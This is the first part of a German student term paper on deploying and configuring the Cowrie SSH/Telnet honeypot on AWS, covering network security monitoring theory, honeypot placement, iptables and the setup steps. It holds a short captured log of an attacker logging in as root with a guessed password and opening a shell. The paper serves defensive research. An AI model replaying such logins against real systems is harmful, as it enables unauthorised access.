Honeypots

Analyse von Traffic in einem SSH-Honeypot

Hausarbeit

zu Modul 108 - Rechnernetze und Netzwerkforensik

vorgelegt von: Michael Koll

Matrikelnummer:

Inhaltsverzeichnis

Αb	okürzungsverzeichnis	3
1.	Einleitung	4
2.	Theorie	5
	2.1. Network Security Monitoring	5
	2.2. Honeypot	7
	2.3. Positionierung von Honeypots	9
	2.4. iptables	11
3.	Versuchsaufbau	13
	3.1. Systeme	13
	3.1.1. Hosting	13
	3.1.2. Cowrie	14
	3.1.3. Kippo-Graph	16
	3.2. Installation	17
	3.3. Konfiguration	18
	3.3.1. Sicherheitsmaßnahmen	20
4.	Auswertung	22
	4.1. Statistische Auswertung	22
	4.1.1. Authentifizierung und Zugriff	22
	4.1.2. Geografie	25
	4.1.3. Eingabe	26
	4.2. Auswertung von Beispielen	27
	4.2.1. Fallbeispiel 1: IRC Botnetz in Perl	28
	4.2.2. Fallbeispiel 2: Mirai-Infektion	29
	4.2.3. Fallbeispiel 3: Fingerprinting	31
	4.3. Nachweis von Netzwerkverbindungen	34
5.	Fazit	36
Lit	teratur	37
Eic	desstattliche Erklärung	38

Honeypots

Analyse von Traffic in einem SSH-Honeypot

Ve	erzeichnis der Listings	39
Αb	bildungsverzeichnis	41
Ta	bellenverzeichnis	43
Α.	Anhang	44
	A.1. Aufgabenstellung	45
	A.2. AWS EC2 Konfiguration	46
	A.3. Konfiguration Cowrie	48
	A.4. Konfiguration Kippo-Graph	62
	A.5. iptables	65
	A.6. Statistische Auswertung	67
	A.7. Fallbeispiele	76
Gle	ossary	89

Abkürzungsverzeichnis

AV-Scanner Antiviren-Scanner.

DLP Data Leakage Prevention System.

DMZ Demilitarisierten Zone.

IAM Identity Access Management.

IDS Intrusion Detection System.

LAN Local Area Network.

NSM Network Security Monitoring.

SIEM Security Information and Event-Management.

TTL Time-To-Live.

1. Einleitung

Schätzungen gehen davon aus, dass bis zum Jahre 2020 33 Milliarden Geräte mit dem Internet verbunden sind[6]. Speziell die Anzahl der kleinen Geräte im Bereich des Internet of Things, tragbare Geräte und SmartHome-Geräte wird rapide wachsen.

Schlecht abgesicherte Systeme, z. B. aufgrund nicht veränderbarer Standardpasswörter oder fehlerhafter Konfiguration bergen ein erhebliches Risiko der Kompromittierung von Systemen. Die stetig wachsende Zahl an Geräten motiviert Angreifer immer wieder neue oder veränderte Angriffsvektoren zu entwickeln.

Um neue Angriffsvektoren zu erkennen und analysieren zu können werden im Bereich des Network Security Monitorings Honeypots eingesetzt. Diese ermöglichen die Analyse eines Angriffs und die Verbesserung von Sicherheitssystemen mit den Erkenntnissen der aufgezeichneten Daten.

In dieser Hausarbeit werden nach der Aufgabenstellung in Anhang A.1 die theoretischen Grundlagen des Network Security Monitoring und von Honeypots in Kapitel 2 beschrieben. Kapitel 3 beschreibt den umgesetzten Versuchsaufbau des SSH- und Telnet-Honeypots Cowrie in einer AWS EC2 Instanz. Dabei wird auf die Installation, Konfiguration und speziell die eingerichteten iptables-Regeln eingegangen.

In Kapitel 4 findet anschließend eine Auswertung der aufgezeichneten Daten statt. Diese werden mit Hilfe des Tools Kippo-Graph statistisch ausgewertet. Abschließend werden einige Angriffsvektoren vollständig analysiert und nachvollzogen. Dabei wird versucht den Zweck der ausgeführten Befehle zu erklären und Muster in dem Angriffsvektor zu erkennen. Die Hausarbeit wird mit einem Fazit abgeschlossen.

2. Theorie

In diesem Kapitel werden die theoretischen Grundlagen des Network Security Monitoring (NSM) erklärt und aufgezeigt, wie ein Teil der Verteidigungsstrategie von Netzwerken mit Hilfe eines Honeypots realisiert werden kann. Es werden verschiedene Arten von Honeypots vorgestellt, die Funktionalität erklärt und die Möglichkeiten der Positionierung in einem Netzwerk diskutiert.

2.1. Network Security Monitoring

NSM ist ein Konzept zum Sammeln, Erkennen und Analysieren von Informationen über Angriffe auf ein Netzwerk. NSM beschreibt geeignete Methoden und Werkzeuge und die sinnvolle Nutzung und Positionierung dieser.

Mit klassischen Sicherheitswerkzeugen wie Firewalls, Intrusion Detection Systems (IDS), Antiviren-Scanner (AV-Scanner) und Data Leakage Prevention System (DLP) versuchen Sicherheitsverantwortliche potentielle Angreifer zu stoppen. Diese Methoden basieren auf Blockaden, Filtern oder dem Ablehnen definierter Aktionen zu unterschiedlichen Zeitpunkten eines versuchten Angriffs[1, S. 41].

Diese Werkzeuge haben unterschiedliche Erfolgsraten bei der Erkennung von Angriffen. Das Ziel dieser Werkzeuge ist die Prävention, wobei versucht wird durch Kontrollmechanismen ungewollte Aktionen zu unterbinden. Diese Kontrollmechanismen zielen hauptsächlich auf bekannte Angriffsvektoren, da für diese Regeln z. B. in Form von Signaturen oder Black-/Whitelists bekannt sind. Man spricht in diesem Zusammenhang von

Firewall

Antivirus

vulnerability-centric, also eine Fokussie- Abbildung 2.1.: Klassische rung auf bekannte Verwundbarkeiten (Wie Sicherheitsmechanismen erfolgt ein Angriff?)[5, S. 9].

Das Konzept des Network Security Monitoring geht davon aus, dass präventive Maßnahmen fehlschlagen können und setzt daher auf umfassende Monitoringmaßnahmen, um im Falle eines Misserfolgs der präventiven Maßnahmen eine Reaktion zu ermöglichen. Das Hauptaugenmerk von NSM ist die Sichtbarkeit von Vorgängen im Netzwerk, im Gegensatz zur Kontrolle der klassischen Methoden. Die zentrale Fragestellung des NSM-Ansatzes (threat-centric) lautet: Wer greift warum an [5, S. 8]



Abbildung 2.2.: NSM-Regelkreis [5, S. 10]

NSM setzt dabei auf einen zyklischen Ansatz, den sogenannten NSM-Regelkreis: Sammeln, Entdecken und Analysieren (siehe Abbildung 2.2). Der Prozess beginnt mit der wichtigsten Aktion des Sammelns von Netzwerkdaten. Dies können Daten zu Inhalten, Sessions, statistische Daten oder Alarmierungsdaten sein. Die Aufgaben in dieser Phase sind vor allem das Definieren, wo das höchste Risiko innerhalb der Organisation besteht, die größten Gefahren erkennen,

das Definieren der relevanten Daten und die Hardware- und Softwarelösungen zum Sammeln der Daten zu konfigurieren.

Anschließend werden die gesammelten Daten in der **Erkennung**sphase weiterverarbeitet. In dieser Phase wird versucht, basierend auf Signaturen, Anomalien oder statistischen Daten, unerwarteten Netzwerkverkehr zu erkennen und als Folge einen Alarm auszulösen. Die Erkennung wird häufig durch klassische Tools wie IDS oder Security Information and Event-Management (SIEM)-Software unterstützt. Dies dient vor allem dazu bereits bekannte Bedrohungen automatisiert zu erkennen und auszusortieren, damit die Analysten in der Analysephase sich vor allem auf unbekannte, aber auffällige Ereignisse konzentrieren können.

Während der Analyse werden die Daten auffälliger Ereignisse manuell untersucht. Dies können z. B. Analysen in Form von Paketanalysen, Netzwerkforensik oder Malwareanalyse sein. Die Erkenntnisse dieser Phase werden in Form von erweiterten Sammelregeln oder Erkennungsregeln direkt in den Regelkreis eingepflegt, man spricht hier von der retrospektiven Analyse.

Network Security Monitoring stellt einen ganzheitlichen Ansatz zur Verbesserung der Verteidigungsstrategie eines Netzwerks dar und ist nicht als Alternative von klassischen Methoden, sondern als Ergänzung oder als Ausbau dieser zu verstehen.

Zwei Hauptprobleme der IT-Sicherheit sind die Weiterentwicklung von vorhandenen Angriffsvektoren und das Auffinden von Zero-Day-Exploit[3, S. 96]. Bekannte Angriffsvektoren können durch ihre bekannten Signaturen erkannt und abgewehrt werden. Die Weiterentwicklung eines Angriffsvektors (z. B. einer Malware) führt zu einer veränderten Signatur, welche nicht oder nur schwer durch die klassischen Systeme erkannt werden kann. Für Zero-Day-Exploits gibt es gar keine bekannten Signaturen, wodurch eine Zero-Day-Attacke ermöglicht wird. Eine Möglichkeit zur Aufzeichnung von neuen Bedrohungen ist der Einsatz eines **Honeypots**, welcher in der Folge die Entwicklung neuer Erkennungsmethoden für diese Angriffe ermöglicht.

2.2. Honeypot

Als **Honeypot** werden in der IT-Sicherheit speziell konfigurierte Computersysteme bezeichnet, die ein produktives System oder Systemteile simulieren und als Falle für Angreifer dienen. Dabei kann ein Honeypot simulierte Verwundbarkeiten, echte Verwundbarkeiten oder Schwachstellenwie z. B. ein schwaches SSH-Passwort aufweisen. Durch diese Simulation ist es möglich das Vorgehen von Angreifern oder Schadsoftware aufzuzeichnen und diese Daten dem NSM-Regelkreis zur Verfügung zu stellen. Da ein einzelnes Computersystem unrealistisch erscheint werden häufig mehrere Honeypots in einem Netzwerk zur Verfügung gestellt und die Kommunikation zwischen diesen ermöglicht, dieser Verbund wird als **Honeynet** bezeichn 2, S. 27].

Die Arten von Honeypots werden hinsichtlich des Grad der Interaktion mit einem Angreifer unterschieden [3, S. 97]:

Low-interaction Ein low-interaction Honeypot simuliert auf Basis des TCP\IP-Protkolls Ports bestimmter Services und zeichnet den Netzwerkverkehr auf, wie z. B. SSH, FTP, HTTP oder SQL. Der Vorteil liegt in den minimalen Systemanforderungen. Eine Interaktion mit dem Honeypot ist nicht möglich. Dieser Typ ist sehr gut geeignet zum Sammeln von Malwaresamples.

Medium-interaction Systeme dieses Typs simulieren bestimmte Services und ermöglichen einem Angreifer in begrenztem Umfang mit dem System zu interagieren. Dies kann z. B. die Simulation eines Betriebssystem sein, welches ein gefälschtes Dateisystem und emulierte Befehle zur Verfügung stellt. Es wird versucht einem Angreifer ein echtes Betriebssystem vorzutäuschen, um sein Vorgehen aufzuzeichnen und anschließend zu analysieren. Währenddessen wird einem IDS die Zeit verschafft die Aktionen zu erkennen.

High-interaction Dieser Typ stellt ein echtes Betriebssystem dar und wird vor allem dafür verwendet Produktivsysteme zu simulieren (ohne Produktivdaten) oder bestimmte Verwundbarkeiten zur Verfügung zu stellen (z. B. ein Microsoft Windows Betriebssystem ohne Sicherheitsupdates). High-interaction Honeypots sind für einen Angreifer nicht von Produktivsystemen zu unterscheiden und zielen vor allem auf menschliche Angreifer ab. Eine Schwierigkeit ist allerdings die Verwaltung und Konfiguration, da gewährleistet sein muss, dass ein Angreifer nicht die Kontrolle über ein funktionsfähiges System innerhalb des Netzwerks übernimmt.

Als Teil der Sammel- und Erkennungsphase im NSM-Prozess und Teil der Verteidigungsstrategie hat ein Honeypot mehrere Aufgaben:

Prävention Ein Honeypot wird als schwächstes Glied innerhalb eines Netzwerks implementiert und ist daher ein attraktives Ziel für Angreifer, vor allem wenn der Honeypot ein Produktivsystem oder Teile dessen simuliert. Durch diese Falle wird ein Angreifer von den echten, schützenswerten Systemen abgelenkt. Weiterhin ist der Honeypot eine Abschreckung falls der Angreifer diesen als solchen identifiziert. Ein Angreifer muss davon ausgehen, dass seine Aktionen auf dem Honeypot erkannt und aufgezeichnet und möglicherweise Gegenmaßnahmen eingeleitet werden.

Erkennung Im Zusammenspiel mit einem IDS ermöglicht der Honeypot das Aufzeichnen eines Angriffs und kann Informationen über die Art und Weise eines Angriffs zur Verfügung stellen. Ein IDS kann diese Daten verarbeiten und eventuell ähnliche Aktivitäten in anderen Teilen des Netzwerks erkennen.

Reaktion Die Daten eines Angriffs können aufbereitet und analysiert und die Ergebnisse in neue Regeln für Kontrollsysteme wie Firewallund IDS eingearbeitet werden. Weiterhin können die aufgezeichneten Daten als Beweis vor Gericht eine wichtige Rolle spielen.

Um den Einsatzzweck eines Honeypots zu verdeutlichen,ist in Listing eine exemplarische Protokolldatei 2.1 dargestellt (Zeitstempel und Sessioninformationen wurden aufgrund der Lesbarkeit entfernt). In dem Beispiel wird durch einen Client 90.253.186.251:53465 eine Telnet-Verbindung auf Port 2223 geöffnet. Der Client loggt sich mit dem Benutzernamerroot und dem Passwortwinldows ein. Anschließend führt er die Befehleenable und sh aus.

Wenn man davon ausgeht, dass dies ein auffälliges und ungewolltes Verhalten ist, dann könnte man mit diesen Informationen beispielhaft folgende Reaktionen in Betracht ziehen:

- Blockieren der Angreifer-IP (generell oder auf Port 2223) durch die Firewall
- Anpassen der IDS-Regeln auf die Erkennung vom bei und sh-Kommandos oder aber auch das Auftreten beider in Kombination
- Keine Blockade, sonder nur eine Alarmierung auf diese Parameter, um den Angreifer weiter zu beobachten

```
Listing 2.1: logsamplecowrie.txt

New connection: 90.253.186.251:53465 (172.31.32.133:2223) [session: 4af79f09c9aa]

login attempt [root/Win1doW$] succeeded

Initialized emulated server as architecture: linux-x64-lsb

Opening TTY Log: log/tty/20180626-032551-None-142i.log

CMD: enable

Command found: enable

Reading txtcmd from "txtcmds/bin/enable"

CMD: sh

Command found: sh
```

Um die durch den Honeypot gewonnen Informationen verarbeiten zu können ist sinnvolle Positionierung und die Kommunikation mit anderen Sicherheitssystemen notwendig.

2.3. Positionierung von Honeypots

Die in diesem Kapitel vorgestellten Möglichkeiten der Positionierung eines Honeypots gehen von einem Einsatz als Abwehrmaßnahme einer Organisation aus. Wenn ein Honeypot hingegen für wissenschaftliche Zwecke oder rein zur Sammlung von Daten genutzt werden soll, dann ist die Wahl der Positionierung stark von dem erwarteten Ziel abhängig.

Es ist wichtig zu verstehen, dass ein Honeypot nicht der Abwehr der Initialisierung eines Angriff dient. Wenn die Spuren eines Angriffs auf einem Honeypot sichtbar sind, dann ist der Angreifer in der Regel bereits in das Netzwerk der Organisation eingedrungen und die ersten Sicherungssysteme wie z. B. die Firewall haben versagt.

Für die Planung eines Honeypots/-nets definiert Sanders drei Phasen [5, S. 320]:

- Identifizieren der zu schützenden Geräte und Services
- Die richtige Positionierung ermitteln
- Alarm- und Loggingmaßnahmen entwickeln

Vereinfacht gibt es drei Möglichkeiten der Positionierung:

Positionierung im Internet Die Positionierung im Internet bedeutet, dass der Honeypot noch vor der Firewall der Organisation positioniert ist. Er ist Verbindungen von außen völlig ungeschützt ausgesetzt und isoliert von der lokalen Infrastruktur. Der Nachteil ist, dass die lokale Infrastruktur dadurch ungeschützt ist. Ein Angreifer der bereits durch die Firewall eingedrungen ist kann durch den Honeypot nicht aufgespürt werden. Dieses Setup bietet sich vor allem für statistische oder wissenschaftliche Arbeiten an, da bei dieser Positionierung mit den meisten Zugriffen zu rechnen ist.

Positionierung in der DMZ

In der Demilitarisierten Zone (DMZ) befinden sich normalerweise produktive Systeme, die von außen erreichbar sein müssen, wie z. B. Webserver.
Der Vorteil einer Positionierung in der DMZ ist die Isolation des lokalen Netzwerks,




Abbildung 2.3.: Honeypot im LAN

ein Angreifer der den Honeypot kompromittiert hat kann nicht auf die lokale Infrastruktur zugreifen. Ein Honeypot in der DMZ sollte allerdings nicht der einzige Honeypot sein, da ungewollte Kommunikation im lokalen Netzwerk nicht aufgezeichnet werden kann.

Positionierung im LAN Im LocalArea Network (LAN) befinden sich die sensibelsten Daten und Systeme, weshalb empfohlen wird mindestens in diesem Netzwerbereich einen Honeypot zu positionieren [3, S. 97]. Gleichzeitig erhöht sich aber auch das Risiko durch den Honeypot, bei unsachgemäßer Konfiguration und Betrieb, eine zusätzliche Schwachstelle zu schaffen. Es sollte für jedes System ein Honeypot implementiert werden (also z. B. einen Windows-RDP- und einen Linux-SSH-Honeypot), um die produktive Infrastruktur möglichst realistisch abzubilden.

In der Realität bedarf das Bestimmen der richtigen Position eines Honeypots einer aufwändigen Analyse, um den höchstmöglichen Effekt zu erzielen. Zusätzlich muss die Kommunikation mit den weiteren Sicherheitssystemen wie dem IDS ermöglicht und abgesichert werden (z. B. über eine serielle Schnittstelle).

2.4. iptables

Die Nutzung eines Honeypots ist immer mit dem Risiko einer Übernahme durch einen Angreifer verbunden. Wenn die Sicherheitsmaßnahmen nicht korrekt konfiguriert sind oder die Honeypot-Software (in diesem Fall Cowrie) einen Fehler enthält, der dem Angreifer die Kompromittierung des Honeypots ermöglichtkann dies bei einem Einsatz in einem produktiven Netzwerk erhebliche Folgen haben. Um dieses Risiko zu minimieren können die Netzwerkverbindungen des Honeypots mit Hilfe der Firewall iptables begrenzt und zusätzlich erlaubte und abgelehnte Verbindungen protokolliert werden.

Für das Verständnis der in Kapitel 3.3.1 dargestellten Regeln wird die Funktionsweise von iptables kurz erklärt. Aufgrund der Komplexität wird diese Beschreibung auf die für diese Arbeit wichtigen Punkte begrenzt.




Abbildung 2.4.: iptables-Prozess

Das grundlegende Konzept von iptables basiert a**Tribellen** (tables), Ketten (chains), Regeln (rules) und Zielen (targets).

Tabellen Tabellen stellen eine Ordnungsstruktur über die Art und Weise wie ein Netzwerkpaket behandelt werden soll dar. Die Tabellen enthalten unterschiedliche Ketten und Regeln, die auf Pakete angewandt werden.

filter Die filter-Tabelle ist die Standardtabelle. In dieser Tabelle wird definiert, ob ein Paket sein Ziel erreichen darf oder nicht.

nat Die nat-Tabelle ermöglicht das Umleiten (Routen) von Paketen an andere Hosts innerhalb eines NAT-Netzwerks. Dazu wird die Quell- oder Zieladresse des Pakets verändert.

mangle Die mangle-Tabelle ermöglicht das Modifizieren von Paketheadern, wie z. B. Time-To-Live (TTL)-Werte.

raw iptables ist eine zustandsbasierte (stateful) Firewall. Die raw-Tabelle ermöglicht es Pakete bereits vor der Entscheidung, ob dieses zu einer vorhandenen Session gehört oder nicht, zu verarbeiten.

¹https://www.booleanworld.com/wp-content/uploads/2017/06/Untitled-Diagram.png [Stand: 02.07.2018]

Ketten Ketten ermöglichen die Filterung von Paketen zu definierten Zeitpunkten während einer Kommunikation. Ketten sind Teil der bereits definierten Tabellen. Ketten können frei erstellt werden, wobei iptables standardmäßig folgende Ketten enthält:

- **PREROUTING** Regeln in dieser Kette werden angewandt auf Pakete die das Netzwerkinterface erreichen (Tabellen: nat, mangle, raw)
- **INPUT** Regeln in dieser werden angewandt kurz bevor Pakete an lokale Prozesse weitergereicht werden (Tabellen: mangle, filter)
- **OUTPUT** Pakete, die durch einen lokalen Prozess erstellt wurden werden in dieser Kette verarbeitet (Tabellen: raw, mangle, filter)
- **FORWARD** Diese Regeln werden auf alle Pakete angewandt, die durch den Host geleitet werden (Tabellen: mangle, filter)
- **POSTROUTING** Diese Regeln werden auf Pakete angewandt kurz bevor diese durch das Netzwerkinterface gesendet werden (Tabellen: nat, mangle)
- **Regeln** Anhand von Regeln wird definiert welche Pakete wie behandelt werden. Dazu werden gewisse Filterkriterien hinterlegt und bei zutreffenden Eigenschaften das Paket an ein Ziel gesendet.
- Ziele Ziele führen die eigentlichen Aktionen aufein Paket aus, nachdem es durch eine Regel gefiltert und an das jeweilige Ziel geleitet wurde. Ziele können unter anderem auch andere Ketten sein, um so komplexe Filtermechanismen aufzubauen. Terminierende Ziele sind ACCEPT (zulassen), DROP (verwerfen) und REJECT (ablehnen). Nicht terminierende Ziele sind z. B. LOG (aufzeichnen) oder RETURN (zurück zu aufrufender Kette springen)

Mit Hilfe der vorgestellten Mechanismen ist es möglich komplexe Regelwerke zum Behandeln von Netzwerkverkehr aufzustellen. Die für den Betrieb des Honeypots genutzten Regeln sind in Kapitel 3.3.1 dargestellt und erläutert.

3. Versuchsaufbau

Für diese Hausarbeit wurde der SSH- und Telnet-Honeypo**Cowrie** aufgesetzt und über einen Zeitraum die Zugriffe aufgezeichnet. Die aufgezeichneten Daten werden in Kapitel 4 analysiert. In diesem Kapitel werden die verwendeten Tools und Systeme beschrieben und deren Konfiguration in dieser Hausarbeit.

3.1. Systeme

3.1.1. Hosting

Für den Betrieb des Honeypots wurde eine Amazon AWS ECPnstanz im Rahmen des Free Tier Kontingents genutzt. Als Betriebssystem wurde ein Ubuntu Server 16.04 LTS gewählt, der Server hat eine eine CPU, 1GiB RAM und 8GiB HDD-Speicher.

Der Instanz wurde eine statisch**Elastic** IP zugewiesen, um die Verfügbarkeit dauerhaft zu gewährleisten. Um eine möglichst hohe Anzahl an Zugriffen zu erhalten wurde zusätzlich eine Domain angemieteht(tp://www.solutions-for-big-data.com). Für die Subdomain www wurde ein DNS A Record auf die öffentliche IP des Honeypots erstellt. Zusätzlich wurde ein gefälschter privater und öffentlicher SSH-Schlüssel in einem öffentlich sichtbaren GitHub-Repository veröffentlicht https://github.com/solutionsforbigdata/datamanagement). Tabelle 3.1 stellt zusammengefasst die wichtigsten Daten dar.

Instanztyp	t2.micro (1 CPU, 1GiB RAM, 8GiB HDD)	
AMI	ami-c7e0c82c (Ubuntu Server 16.04 LTS)	
Hostingzone	eu-central-1b	
Öffentliche IP	18.185.55.96	
Öffentliches DNS	ec2-18-185-55-96.eu-central-1.compute.amazonaws.com	
Domain	www.solutions-for-big-data.com	
Tags	Cowrie	

Tabelle 3.1.: Technische Daten EC2 Instanz

²https://aws.amazon.com/de/

Um den Zugriff auf die Instanz von öffentlichen IP-Adressen zu ermöglichen müssen in der AWS-Konsole Sicherheitsgruppen eingerichtet werden. Diese können entweder Inbound (eingehender Verkehr) odeflutbund (ausgehender Verkehr) definiert werden. Folgende Tabelle stellt die eingerichteten Sicherheitsgruppen mit einer kurzen Beschreibung dar. <MyIP> steht für eine definierte IP, von der der Zugriff über die AWS-Management-Konsole erlaubt werden kann.

In/Out	Protokoll	Port	IP	Beschreibung	
Inbound	TCP	22	0.0.0.0/0	Zugriff auf Honeypot-SSH-Port von	
				allen IPs erlauben	
Inbound	TCP	23	0.0.0.0/0	Zugriff auf Honeypot-Telnet-Port	
				von allen IPs erlauben	
Inbound	TCP	49222	<myip></myip>	Zugriff auf echten SSH-Port nur von	
				definierter IP erlauben	
Inbound	TCP	80	<myip></myip>	Zugriff auf Kippo-Graph über	
				HTTP nur von definierter IP	
				erlauben	
Outbound	All	All	0.0.0.0/0	Ausgehenden Traffic erlauben	

Tabelle 3.2.: Sicherheitsgruppen EC2 Instanz

Als zusätzliche Sicherheitsmaßnahme werden einer Instanz eine oder mehrere Schlüsselpaare zugewiesen, die für den SSH-Zugriff benötigt werden.

3.1.2. Cowrie

Cowrie³ ist ein in Python implementierte de ium-interaction Honeypot, der SSH, Telnet- und SFTP-Dienste emuliert und einem Angreifer durch eine simulierte Konsole die Möglichkeit zur Interaktion bietet. Cowrie wurde entwickelt um speziell Angriffe auf schwache Logindaten (z. B. Standardpasswörter und Bruteforceattacken) aufzuzeichnen und mit Hilfe der simulierten Konsole die Interaktion des Angreifers zu analysieren. In diesem Kapitel werden die Möglichkeiten des Cowrie Honeypots dargestellt und die wichtigsten Konfigurationen erklärt.

Funktionen

Die wichtigsten Funktionen von Cowrie sind

• Speichert Benutzernamen, Passwörter und eingegebene Befehle session-basiert

³https://github.com/micheloosterhof/cowrie

- emuliert SSH, Telnet, SFTP und SCP
- Ein gefälschtes Dateisystem mit der Möglichkeit Dateien hinzuzufügen und zu löschen
- Möglichkeit gefälschte Dateien (z. B/etc/passwd) hinzuzufügen
- Sessions können inklusive Zeitstempel abgespielt werden (nützlich um menschliche Angreifer und automatische Skripte zu unterscheiden)
- Mit wget oder curl heruntergeladene Daten werden zur späteren Analyse gespeichert
- Verschiedene Loggingformate (Text, JSON, SQL)
- Möglichkeit zur Anbindung von externen Systemen (z. B. Elasticsearch, Cuckoo Sandbox)

SSH und Telnet

Für den emulierten SSH-Dienst können gefälschte Zertifikate hinterlegt werden. Weiterhin ist es möglich die Version des emulierten SSH-Servers einzustellen und eingehenden SSH-Traffic bei Bedarf weiterzuleiten (z. B. zu einem Proxy).

Die SSH- und Telnetkommunikation wird durch die Pythonbibliothek Twistererarbeitet. Standardmäßig werden die Verbindungen aufPort 2222 (SSH) und 2223 (Telnet) hergestellt.

Authentifizierung

Cowrie bietet mehrere Möglichkeiten zur Authentifizierung eines Angreifers. Es darf immer nur eine der vorgestellten Optionen aktiviert sein:

Datenbank Die standardmäßig aktivierte Option ist die Nutzung einer Datenbank.

Die akzeptierten Authentifizierungsdaten werden in der Forntzername:x:passwort als Liste in einer Datei hinterlegt. Der Wildcardsupport ermöglicht durch Setzen von * das Akzeptieren aller Passwörter für einen Benutzer. Mit einem vorangestellten! kann ein Passwort explizit ausgeschlossen werden.

⁴https://twistedmatrix.com/trac/

Random Die zweite Authentifizierungsoption ermöglicht den Login mit zufälligen Daten. Dazu werden in der Konfiguration die minimalen und maximalen Loginversuche definiert und die Größe der zwischengespeicherten VersucheDamit die Authentifizierung möglichst realistisch wirkt, wird der wiederholte Versuch derselben Logindaten nicht als neuer Versuch gewertet. Außerdem werden die Logindaten eines erfolgreichen Logins zu einer IP gespeichert. Ein Angreifer der wiederholt eine Verbindung zum Honeypot aufbaut muss dieselben Daten benutzen wie zuvor.

Keine Diese Option ermöglicht den Login ohne Eingabe von Authentifizierungsoptionen. Diese Option ist vor allem interessant, wenn das Ziel des Honeypots die Aufzeichnung der eingegebenen Kommandos ist.

Ausgabe und Logging

Cowrie bietet umfangreiche Möglichkeiten zum Logging und zur Weiterverarbeitung der aufgezeichneten Daten in externen Programmen Einige Möglichkeiten sind im folgenden dargestellt:

Logging Es ist möglich die Logdaten in Textform oder JSON auszugeben. Weiterhin können die Daten in Datenbanken, wie z. B. MySQL, MongoDB oder Redis gespeichert werden.

ELK-Stack Eine erweiterte Möglichkeit des Loggings ist die Eingabe der Daten in einen ELK-Stack⁵ (Elasticsearch, Logstash, Kibana). Mit Hilfe von Elasticsearch können aufwendige Filter und Statistiken über die gesammelten Daten erstellt werden.

Cuckoo Heruntergeladene Dateien oder Links können direkt in die Cuckoo Sandbox eingespielt und auf schadhafte Inhalte untersucht werden.

Newsfeed Ausgabe der Daten in einen Newsfeed wie z. B. HPFeeds oder Slack

3.1.3. Kippo-Graph

Kippo-Graph⁶ ist ein Tool zur Auswertung der aufgezeichneten Daten des Kippo-Honeypots. Kippo⁷ ist der Vorgänger des Cowrie-Honeypots. Kippo-Graph ist ebenfalls kompatibel zu Cowrie.

 $^{^{5}}$ https://www.elastic.co/de/elk-stack

⁶https://github.com/ikoniaris/kippo-graph

⁷https://github.com/desaster/kippo

Um die Menge an aufgezeichneten Daten auszuwerten bietet Kippo-Graph verschiedene Statistiken und Tools. Die wichtigsten Funktionen, die in Kapitel 4 genutzt werden sind:

Logindaten Statistische Auswertung der genutzten Benutzernamen, Passwörter, IPs und SSH-Clients und deren Erfolgsrate.

Eingaben Statistische Auswertung der Eingaben eines Angreifers und deren Erfolgsrate. Darstellung der interessantesten Befehle.

Geographie Geographische Auswertung der zugreifenden IPs

Replay Wiedergabe einer Session inklusive originaler Zeitstempel

3.2. Installation

Die Installation des Cowrie Honeypots und Kippo-Graphs auf der EC2-Instanz wurde vollständig durch ein Ansible-Playbook automatisiert. Im Folgenden werden die Voraussetzungen und der Ablauf der Installation beschrieben:

Als Erstes muss die EC2-Instanz erstellt und wie in Kapitel 3.1.1 beschrieben konfiguriert werden. Dabei sind drei wichtige Punkte zu beachten:

- Der Instanz müssen zwei Tags zugewiesen werden Krit=Name, Value=Cowrie und Name=Platform, Value=Ubuntu. Dies dient der automatisierten Erstellung des Ansible-Inventories mit Hilfe des AWS EC2 External Inventory Skripts
 [4]
- 2. Im Identity Access Management (IAM) der AWS-Konsole muss ein Nutzer mit der Policy PowerUserAccess erstellt werden. Für diesen Nutzer müssen der AccessKey und SecretKey gespeichert und vor der Ausführung des Ansible-Playbooks als Umgebungsvariable hinterlegt werden (siehe Listing 3.1)
- 3. Die eingehenden Regeln in der zugewiesenen Sicherheitsgruppe müssen wie in Tabelle 3.2 dargestellt konfiguriert werden. Der SSH-Key muss heruntergeladen werden, um eine Verbindung über SSH aufbauen zu können.

```
Listing 3.1: Export AWS Keys

export AWS_ACCESS_KEY_ID='AK123'

export AWS_SECRET_ACCESS_KEY='abc123'
```

Die vollständige Konfiguration der EC2-Instanz ist in Anhang A.2 dargestellt.

Anschließend kann der Zugriff auf die Instanz über SSH erfolgen. Um das Ansible-Playbook ausführen zu können muss auf der Instanz Python installiert sein. Dies erfolgt manuell über:

```
Listing 3.2: Installation Python

sudo apt update
sudo apt install python
```

Das Ansible-Playbook kann untemttps://github.com/michkoll/ansible-cowrie heruntergeladen bzw.wie gewohnt geklont werden.Die integrierten Ansible-Rollen haben folgende Aufgaben:

Hardening Ändern des SSH-Ports und konfigurieren der iptables-Regeln (siehe Kapitel 3.3.1)

Cowrie Installation und Konfiguration von Cowrie

Kippo-Graph Installation und Konfiguration von Kippo-Graph

Vor der ersten Verwendung werden die Rollen mit dem Befæhlible-galaxy install ---force -r requirements.yml installiert. Anschließend sollte der Pfad des hinterlegten SSH-Keys in der Variableansible_ssh_private_key_file: [-/.ssh/cowrie.pem] überprüft werden.

Die vollständige Installation und Konfiguration kann nun mitible-playbook site.yml gestartet werden. Die Standardkonfiguration entspricht der im folgenden Kapitel verwendeten Konfiguration.

3.3. Konfiguration

Für den Betrieb des Honeypots wurde die in diesem Kapitel beschriebene Konfiguration gewählt. An dieser Stelle werden nur wichtigsten Punkte erläutert. Die vollständige Konfigurationsdatei von Cowrie ist in Anhang A.3 dargestellt.

Einem durch SSH oder Telnet eingeloggten Angreifer wird in der emulierten Shell-Umgebung als Computernameuserdb angezeigt. Als gefälschtes Dateisystem wurde das linux-x64-lsb gewählt:

```
Listing 3.3: Cowrie Konfiguration: General

[honeypot]

hostname = userdb

[shell]

# linux-x64-lsb: 64-bit LSB x86-64 version 1 (SYSV)

arch = linux-x64-lsb
```

Der Honeypot wurde mit aktivierter SSH-,Telnet- und SFTP-Funktion betrieben, um eine möglichst breite Angriffsfläche und damit eine möglichst hohe Anzahlan Zugriffen zu erhalten:

```
Listing 3.4: Cowrie Konfiguration: Module

[ssh]

# Enable SSH support

# (default: true)

enabled = true

# Enable the SFTP subsystem

# (default: true)

sftp_enabled = true

[telnet]

# Enable Telnet support, disabled by default

enabled = true
```

